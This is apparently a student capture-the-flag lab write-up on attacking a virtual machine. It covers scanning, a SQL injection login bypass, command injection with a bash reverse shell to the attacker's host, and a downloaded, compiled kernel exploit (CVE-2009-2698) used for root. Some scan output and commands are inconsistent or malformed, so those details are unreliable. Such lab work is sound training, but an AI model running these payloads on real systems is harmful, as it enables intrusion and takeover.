

# Task2

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You can access the scripts used at the following link:

Google Drive File

## Contents

<b>1</b>	<b>Scanning and Enumeration</b>	<b>3</b>
1.1	What is Directory Enumeration, and how is the tool that you chose to use work? . . . . .	3
1.2	How Many Ports Host a Webpage? . . . . .	4
1.3	How Many Ports Host a Database? . . . . .	4
1.4	What is the Type of the Database? . . . . .	5
1.5	Key Observations from the Scan . . . . .	5
<b>2</b>	<b>Bypassing the Login Page</b>	<b>6</b>
2.1	What is the vulnerability present in the login page and how to exploit them? . . . . .	6
2.2	How to exploit the login page: . . . . .	6
<b>3</b>	<b>Exploiting the Mystery Page</b>	<b>7</b>
3.1	What is the intended usage of the page? . . . . .	7
3.2	What is the vulnerability that is present in the Mystery Page? .	8
3.3	Explain how you could exploit this vulnerability. . . . .	8
3.4	What is the name of the current effective user? . . . . .	9
3.5	Apart from that user, who are the main human users available on the system? . . . . .	9
3.6	What is the content of the first flag? . . . . .	10
<b>4</b>	<b>Login Page Authentication</b>	<b>10</b>
4.1	What is the content of the second flag? . . . . .	11
<b>5</b>	<b>Privilege Escalation</b>	<b>11</b>
5.1	What are the vulnerabilities, in general, that can allow you to escalate your privileges? . . . . .	11
5.2	From the ones you mentioned above, which is present in this machine? . . . . .	13
5.3	Explain how you managed to elevate your privileges. Did you obtain root privileges? . . . . .	13
5.4	What is the content of the third flag? . . . . .	14
	<b>Appendix</b>	<b>15</b>
	<b>List of commands</b>	<b>15</b>

## 1 Scanning and Enumeration

After performing an ARP scan to identify the IP addresses within the network as in Figure 1, we conducted an aggressive scan on each of the IP addresses. The IP address with open port 80 open was most likely our target machine as in Figure 2.

```
[kali@kali:~]$ sudo arp-scan -l
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 192.168.1.4
WARNING: Cannot open MAC/Vendor file /usr/share/arp-scan/ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file /usr/share/arp-scan/permissions.txt: Permission denied
Starting arp-scan 1.10.0 on 256 hosts (https://github.com/roynhills/arp-scan)
192.168.1.1      52:54:00:12:35:00    (Unknown: locally administered)
192.168.1.2      52:54:00:12:35:00    (Unknown: locally administered)
192.168.1.3      08:00:27:44:30:5a    (Unknown)
192.168.1.108    08:00:27:54:16:5e    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.983 seconds (129.10 hosts/sec), 4 responded
```

Figure 1: ARP Scan

### 1.1 What is Directory Enumeration, and how is the tool that you chose to use work?

**Directory enumeration** is the process of discovering hidden files and directories on a web server by systematically testing common paths (e.g., `/admin`, `/backup`). The tool used is Gobuster

[illegible]

Figure 2: Directory Enumeration

## How Gobuster Works

- Sends HTTP requests to the target server using a predefined wordlist (e.g., `common.txt`).
- Identifies valid directories or files by checking server responses (e.g., HTTP 200 OK).

- Can append extensions (e.g., `-x php,html`) to search for specific file types like `login.php`.

## 1.2 How Many Ports Host a Webpage?

```

root@kali:~# nmap -sV -x 192.168.1.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 09:31 EDT
Nmap Scan Report for 192.168.1.108
Host is up (0.0012s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 (protocol 2.0)
|_ ssh-hostkey:
|   2024 8f:30:8b:1a:58:63:fc:cf:37:13:18:09:3b:52:c4:f7:72 (RSA)
|   2024 34:0b:a3:1d:ba:ce:ca:b2:51:55:af:1a:43:7b:18:16:0a (DSA)
|_ 2024 4d:16:0c:0d:0e:1a:0d:79:71:04:72:4f:ea:00:02:00:00 (RSA)
|_ sshv1 Server supports SShv1
80/tcp    open  http     Apache/2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp   open  ssl/http Apache/2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
Not valid before: 2024-10-08T00:18:17
Not valid after: 2018-10-08T00:18:17
|_ sslv2 supported
|_ cipher:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|_ http-server-modules: mod_ssl/2.0.52 ((CentOS))
443/tcp   open  ssl      GnuTLS 3.8.1
|_ http-methods:
|   Potentially risky methods: PUT
|_ http-title: 403 Forbidden
22/tcp    open  ssh      OpenSSH 8.9p1 (protocol 2.0)
3306/tcp  open  mysql    MySQL (unauthorized)
NMAP Address: 08:00:27:1a:1a:00:00_00000000000000000000000000000000 (FCX SystemTechs/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.4
OS CPE: cpe:/o:linux:linux_kernel:2.6

```

Figure 3: Aggressive Scan

**Answer:** Two ports host webpages:

1. **Port 80 (HTTP):** Apache 2.0.52 (CentOS)
  - No title, returns `text/html`.
2. **Port 443 (HTTPS):** Apache 2.0.52 (CentOS) with SSLv1 (insecure)
  - No title, same as port 80.

**Evidence:**

- 1 80/tcp open http Apache 2.0.52
- 2 443/tcp open ssl/http Apache 2.0.52

## 1.3 How Many Ports Host a Database?

**Answer:** One port hosts a database:

- **Port 3306:** MySQL (unauthorized access)

**Evidence:**

- 1 3306/tcp open mysql MySQL (unauthorized)

## 1.4 What is the Type of the Database?

**Answer:** MySQL (detected from the service banner on port 3306).

**Note:** The (**unauthorized**) label suggests that the server blocks unauthenticated access, but this could still be exploitable (e.g., default credentials, misconfigurations).

## 1.5 Key Observations from the Scan

### 1. Web Servers (Ports 80/443):

- Running an old Apache 2.0.52 (vulnerable to CVE-2011-3192).
- SSLv1 is enabled (extremely insecure; susceptible to POODLE attack).

### 2. MySQL (Port 3306):

- Possible to try default credentials (e.g., **root:root**, **admin:admin**) or brute-force attack.

### 3. Other Services:

- **SSH (Port 22):** Running OpenSSH 3.9p1 (supports SSHv1, vulnerable to CVE-2001-0144).
- **CUPS (Port 631):** Exposes PUT method (potential file upload vulnerability).

## 2 Bypassing the Login Page

Since the target machine has open port 80 we can enter the URL `http://<target_machine_ip_address>` which is `http://192.168.1.108` in the attacker's browser, it directs us to the login page of the target machine.

### 2.1 What is the vulnerability present in the login page and how to exploit them?

#### \* Lack of Input Validation (SQL Injection)

The form does not have any input sanitization or validation, meaning that if the backend does not properly sanitize user input, an attacker could inject SQL commands through the username or password fields.

### 2.2 How to exploit the login page:

For the `**username**` field, the attacker can input:

```
' OR 1=1 -- -
```

The `' -` at the end is a SQL comment, which will ignore the rest of the query. This causes the SQL query to look like this:

```
SELECT * FROM users WHERE username='' OR 1=1 -- - AND password='$psw';
```

In this case: - The single quote (‘’) closes the current string for the ‘username’ field. - The ‘OR 1=1’ condition is always true, allowing the query to return valid results. - The `' -` is a comment that prevents the SQL parser from processing anything after it, including the password check.

Since `1=1` is always true, the attacker could log in without knowing valid credentials.




Figure 4: Login Page




Figure 5: The Mystery page, which appeared after bypassing login page

## 3 Exploiting the Mystery Page

### 3.1 What is the intended usage of the page?

Pinging the ip address that is entered in the input field




Figure 6: Login page HTML code

### 3.2 What is the vulnerability that is present in the Mystery Page?




Figure 7: Login UI

The page contains the username "l.cole" and the password encoded and the file name that helps to decode the password.

### 3.3 Explain how you could exploit this vulnerability.

To exploit this vulnerability, I would first set up my attacker machine to listen for incoming connections on port 4444 using netcat `nc -lvp 4444`. Then, I would use command injection in the input field (such as the IP field) `bash -i > /dev/tcp/192.168.1.4/4444 0>1` to trigger a reverse shell, allowing the target machine to establish a connection back to my attacker machine. This would provide me with remote access to the target system. To know the IP address of the attacker machine use `ifconfig`





Figure 8: Mystery Page



### 3.4 What is the name of the current effective user?

By running `whoami` in the reverse shell it determines that "apache" is the effective user on the target machine

A terminal window with a dark background and light text. The menu bar at the top shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal text shows a prompt 'bash-3.00\$' followed by the command 'whoami'. The output is 'apache' on the next line. Below that, there is a faint watermark that says 'project2'. The prompt 'bash-3.00\$' is followed by a cursor. At the bottom left, there is a small icon of a circle with a dot inside, and the text 'File System' below it.

```
File Actions Edit View Help
bash-3.00$ whoami
apache
bash-3.00$
```

Figure 9: Effective User

### 3.5 Apart from that user, who are the main human users available on the system?

By running `getent passwd`, we retrieved a list of all system users. To identify the human users, we checked which users have a home directory located in `/home`. so in our case it is john, harold , mina and cole.

```
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
mina:x:9999:502::/home/mina:/bin/bash
cole:x:10000:10000::/home/cole:/bin/bash
```

Figure 10: Human Users

### 3.6 What is the content of the first flag?

By running the following command in the reverse shell `find / -name "*flag*" 2>/dev/null`




Figure 11: Reverse Shell

We searched all files containing the string 'flag'. We found the flag in a hashed format.




Figure 12: First Flag

Using **decode.txt** to understand how the flag was encoded as explained "The way I did it is by encoding the message to hexadecimal, and then rotate the characters by 20. I used this encoding method to hide other data that you will need to find. Now, nothing shall remain unhidden for you", we made script to decode any hashed string based on that way




Figure 13: Decoding The Encoded Flag

we were able to decode it. After decoding, we obtained the first flag: **flag{unravellingthemystery}**."

## 4 Login Page Authentication

By decoding the encoded password in the mystery page ,we got **colewantstoleavethe-worldabetterplace** and mystery page also contains the username which is **l.cole** so using those credentials to login we got




Figure 14: After Getting Authenticated

## 4.1 What is the content of the second flag?

In the page after the login we got the second flag **"flr3t fl4g"**

# 5 Privilege Escalation

## 5.1 What are the vulnerabilities, in general, that can allow you to escalate your privileges?

- **Misconfigured Permissions:**
  - Improper file or directory permissions (e.g., writable `sudoers` file).
  - Writable system files allowing unauthorized modifications.
- **SUID/SGID Binaries:**
  - Vulnerabilities in `setuid` or `setgid` binaries allowing code execution with elevated privileges.
- **Unrestricted Sudo/Root Access:**
  - Misconfigurations in the `sudoers` file allowing arbitrary command execution.
  - Users with excessive `sudo` privileges.
- **Weak or No Passwords:**
  - Weak passwords or use of default credentials.
  - Password cracking or reuse leading to unauthorized access.
- **Kernel Vulnerabilities:**
  - Exploiting flaws in the kernel, such as buffer overflows or race conditions.
  - Inserting malicious kernel modules to gain root privileges.
- **Exploiting Setuid Programs or Services:**
  - Vulnerabilities in `setuid` programs (e.g., buffer overflows) leading to privilege escalation.

- **Insecure Cron Jobs:**
  - Misconfigured cron jobs that allow modification by unauthorized users.
- **Symbolic Link (Symlink) Attacks:**
  - Exploiting race conditions in symlink handling to redirect privileged operations.
- **Buffer Overflows:**
  - Buffer overflow vulnerabilities in programs running with elevated privileges.
- **Misconfigured System Services:**
  - Exploiting untrusted or vulnerable system services running with high privileges.
- **Abuse of Sudo and Group Membership:**
  - Misuse of sudo or group memberships to gain elevated privileges.
- **Insecure Temporary File Handling:**
  - Exploiting poorly configured temporary file handling (e.g., predictable file names, improper permissions).
- **Abuse of File System Mounts:**
  - Mounting writable directories to sensitive locations (e.g., `/etc`) to replace critical files.
- **Exploiting Poorly Configured Network Services:**
  - Exploiting vulnerable or misconfigured network services (e.g., `rpc`, `nfs`) running with elevated privileges.
- **Memory Corruption:**
  - Exploiting memory corruption bugs (e.g., use-after-free, heap overflows) in privileged programs.
- **Environmental Variable Manipulation:**
  - Modifying environment variables (e.g., `PATH`) to redirect the execution of privileged commands.

5.2 From the ones you mentioned above, which is present in this machine?

After getting the hint by searching in all .txt files find / -type f -name "\*.txt" that shows that weakness can be close to the core of the machine which is the kernel




Figure 15: hint

so we will work on OS kernel vulnerability since the OS is outdated "Linux 2.6.9 - 2.6.30"

### 5.3 Explain how you managed to elevate your privileges. Did you obtain root privileges?

1. On our attacker machine (Kali Linux), we downloaded the exploit script that matches the OS of the target machine. `whoami`
2. We hosted the exploit on our Kali machine through a python http server.starts a simple HTTP server in Python on port 8080, serving files from the current directory. (`python3 -m http.server 8080`)
3. Using the reverse shell, in the `/tmp` directory we download the script from the kali machine. `wget 192.168.1.4:8080/0x82-CVE-2009-2698.c` and then we run the exploit on the reverse shell. `gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c ./0x82-CVE-2`
4. We successfully escalated to root privileges confirmed by running `id`. To find the third flag, in the root folder, we found `final.flag.txt`, which contained the final flag.



Figure 16: Final Flag after privilege escalation

#### 5.4 What is the content of the third flag?

After decoding we got `flag{thefinalchoice}`

# Appendix

## Commands List

**sudo arp-scan -l** scans the local network for all live devices by sending ARP requests and displays their IP and MAC addresses.

**sudo nmap -A -T4 -p- 192.168.1.108** performs a comprehensive scan on the IP 192.168.1.108, discovering open ports, services, OS details, and running scripts, with a faster scan speed (-T4).

**gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html** directory Enumeration /brute-force scan on the target URL using a wordlist, checking for files with php, txt, html, and js extensions, using 50 threads for speed.

**ls -la** lists all files (including hidden ones) in the current directory with detailed information such as permissions, ownership, size, and modification date..

**find / -name "\*flag\*" 2>/dev/null** searches the entire filesystem for files or directories with "flag" in their name, suppressing permission error messages.

**ifconfig** displays the network configuration details of all active network interfaces on your system, including IP addresses, subnet masks, and MAC addresses.

**nc -lvnp 4444** listens on port 4444 for incoming connections in verbose mode, displaying detailed information about the connection.

**bash -i > /dev/tcp/192.168.1.4/4444 0>1** initiates a reverse shell connection from the local machine to the IP 192.168.1.4 on port 4444, redirecting input and output to create an interactive shell.

**whoami** displays the current logged-in user's username.

**getent passwd** displays a list of all users on the system, along with their account information (such as username, user ID, group ID, home directory, and default shell).

**wget https://www.exploit-db.com/download/9542 >0x82-CVE-2009-2698.c** downloads the exploit file from the specified URL and saves it as 0x82-CVE-2009-2698.c in the current directory.

**python3 -m http.server 8080** starts a simple HTTP server in Python on port 8080, serving files from the current directory.

**wget 192.168.1.4:8080/0x82-CVE-2009-2698.c** downloads the file  
0x82-CVE-2009-2698.c from the server at IP address  
192.168.1.4 on port 8080.

**gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c ./0x82-CVE-2009-2698**  
compiles the C source file 0x82-CVE-2009-2698.c into an  
executable named 0x82-CVE-2009-2698 and then runs the  
resulting executable.

**id** displays the user ID (UID), group ID (GID), and the  
groups a user belongs to in the system.

**find / -type f -name "\*.txt"** searches for all text files (.txt) in the current  
directory and its subdirectories.

**cat final\_flag.txt** displays the contents of the  
*final\_flag.txt* file in the terminal.